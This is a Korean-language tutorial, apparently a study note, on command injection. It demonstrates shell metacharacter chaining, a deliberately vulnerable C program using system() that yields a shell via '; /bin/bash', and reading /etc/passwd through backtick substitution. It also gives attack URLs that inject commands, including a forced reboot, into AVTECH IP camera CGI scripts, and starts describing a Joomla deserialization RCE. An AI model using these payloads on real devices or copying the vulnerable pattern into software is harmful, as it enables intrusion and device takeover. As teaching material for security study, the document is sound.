Command Injection 이란?

시스템에 입력 값이 정상적인지 제대로 검사하지 않는 취약점이 존재할 때, 공격자가 의도하는 명령을 삽입하여 실행하는 공격

#Command Injection이 가능한 포인트를 찾는 방법?

가. 사용자로부터 검증되지 않은 입력 값을 받는다. -> ;나 | 같은 특수 문자를 이용하여 명령어를 우회하여 사용할 수 있음.

나. 그걸 내부 실행 함수에서 동작을 시킨다. -> system함수는 인자 값을 바로 시스템 명령어로 전달을 하기 때문에, 검증되지 않은 명령어가 입력이 가능 할 경우 시스템에 명령을 실행시킬 수 있음.

#공격 방법

가. 리눅스 쉘에서 ; 를 사용하면 여러 개의 명령어를 한 줄에 입력이 가능함.

```
PS C:₩Users> ls; pwd; ipconfig


    디렉터리: C:₩Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2018-12-17   오후 2:04                defaultuser0
d-----        2018-12-20   오전 11:13               lhj
d-r---        2018-12-17   오전 11:07               Public

Drive          : C
Provider       : Microsoft.PowerShell.Core₩FileSystem
ProviderPath   : C:₩Users
Path           : C:₩Users


Windows IP 구성


이더넷 어댑터 이더넷:

   연결별 DNS 접미사. . . . :
   링크-로컬 IPv6 주소 . . . . : fe80::fc80:5453:ae3a:401b%7
   IPv4 주소 . . . . . . . . . : 192.168.198.70
   서브넷 마스크 . . . . . . . : 255.255.248.0
   기본 게이트웨이 . . . . . . : 192.168.198.1

이더넷 어댑터 Npcap Loopback Adapter:

   연결별 DNS 접미사. . . . :
   링크-로컬 IPv6 주소 . . . . : fe80::3167:8af:8c40:6a27%6
   자동 구성 IPv4 주소 . . . . : 169.254.106.39
   서브넷 마스크 . . . . . . . : 255.255.0.0
   기본 게이트웨이 . . . . . . :
```

나. 아래와 같은 코드가 있을 때, "**; /bin/bash**"와 같은 쉘 실행 명령으로 쉘을 획득 가능.

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
void main(char *argc, char **argv)
{
    char cmd[100] = "/bin/ls ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```


```
1  #include<stdio.h>
2  #include<stdlib.h>
3  #include<string.h>
4  void main(char *argc, char *argv[]){
5      char cmd[100] = "/bin/ls ";
6      strcat(cmd,argv[1]);
7      system(cmd);
8  }
```

```
Segmentation fault
$ ls
a.out  main.c
$
```

리눅스 Command Injection 공격 시 참고 사항

가. ';' 를 사용하면 성공 여부와 관계 없이 여러 명령을 지속적으로 사용 가능.

나. '&&' 를 사용하면 앞의 결과가 참일 경우 명령어를 실행.



```
$ ls
a.out  main.c
$ ls && mkdir aa
a.out  main.c
$ ls
aa  a.out  main.c
$ ls bb && mkdir cc
ls: cannot access bb: No such file or directory
$ ls
aa  a.out  main.c
```

다. '||' 를 사용하면 앞의 결과가 거짓일 경우 명령어를 실행

```
$ ls
aa  a.out  main.c
$ ls || mkdir bb
aa  a.out  main.c
$ ls
aa  a.out  main.c
$ ls cc || mkdir bb
ls: cannot access cc: No such file or directory
$ ls
aa  a.out  bb  main.c
```

라. ` `, $ 를 사용하여 시스템 명령어 전달 가능. ex). echo test `id` test

```
$ echo test `id` test
test uid=999(hihi) gid=999(hihi) groups=0(root),999(hihi) test
$ echo test $(id) test
test uid=999(hihi) gid=999(hihi) groups=0(root),999(hihi) test
```

```
$ echo test `cat /etc/passwd`
 bibi:$6$yNRPHLDr$0fh4HqpdMgnXKqStH8UWgUoozxsdNcaKUXJF
$ echo test `/bin/bash`
hihi@jerry3:/home$ id
```

- 하기 그림을 보면 ``안에 있는 명령어 실행 후 바깥 명령을 실행하는 것을 볼 수 있음.


```
$ ls `id`
ls: cannot access uid=999(hihi): No such file or directory
ls: cannot access gid=999(hihi): No such file or directory
ls: cannot access groups=0(root),999(hihi): No such file or directory
$ ls `pwd`
a.out  main.c
$ pwd
/home
$ ls /home
a.out  main.c
```

마. Drop Privilege가 적용 되어 있을 때?

소유자 권한이 root이고 SetUID, SetGID가 걸려있더라도 drop privilege가

적용 되어 있으면, shell 을 따내더라도 EUID 권한으로 쉘을 가져오는 것이 아니라, RUID 권한으로 쉘을 획득.
-> 바이너리 파일 내부에 setreuid 함수를 사용하여 권한 설정이 되어 있는 경우에만 소유자 권한으로 쉘을 획득 가능.
=> setreuid(geteuid(), geteuid());

##유의사항 소스코드 내에 입력을 받는 문자 값에 '(single quote)로 되어 있으면 문자가 전달되지 않음. "(double quote)로 입력이 되어 있어야함.



1. Command Injection (AVTECH IP Device Vulnerability)

AVTECH 에서 만든 IP Device 취약점으로 /cgi-bin에 존재하는 취약점을 활용하여 원격 코드 실행을 할 수 있음.
- **/cgi-bin/nobody 폴더 아래 모든 CGI 스크립트에 액세스 할 수 있음.**
- Search.cgi의 cgi_query 액션은 wget으로 HTML 요청을 수행.
- 해당 취약점으로 AVTECH의 여러 IP Device 를 Bot으로 활용하여 원격 명령을 수행 할 수 있음.

공격 스크립트

/cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=LW&&username=admin%20**;XmlAp%20r%20Account.User1.Password>$ (ps | grep % 20Search.cgi | grep % 20-v % 20grep | head % 20-n % 201 | awk % 20 '{print % 20 "/ tmp /"$ 1 ".log"}'); & password = admin**
/cgi-bin/supervisor/PwdGrp.cgi?action=add&user=test&pwd**=;reboot;&grp=SUPERVISOR&lifetime=5%20MIN**

CGI(Common Gate Interface)란?
웹 서버에 요청된 페이지를 응용프로그램에 전달하고 처리하기 위한 인터페이스

2. Command Injection (Joomla)

취약한 버전의 Joomla를 사용 시 User-Agent 값에 특정한 문자열을 삽입하여 Joomla DB SQL명령을 실행 시킬 수 있음. 이 과정에서 입력값에 대한 검증의 부재로 직렬화 하는 과정에서 공격자가 원하는 코드를 삽입하여 원격 코드 실행하는 취약점.
- Joomla는 세션 데이터를 저장하는 사용자 세션 핸들러를 사용하는데, **세션 데이터를 파일로 저장하지 않으며 데이터베이스에 저장함.**

직렬화와 역직렬화 - 직렬화 객체들의 데이터를 연속적인 데이터로 변환하여 Stream을 통해 데이터를 읽게 해줌.
- 역직렬화 직렬화된 파일을 다시 역으로 직렬화하여 객체의 형태로 만드는 것.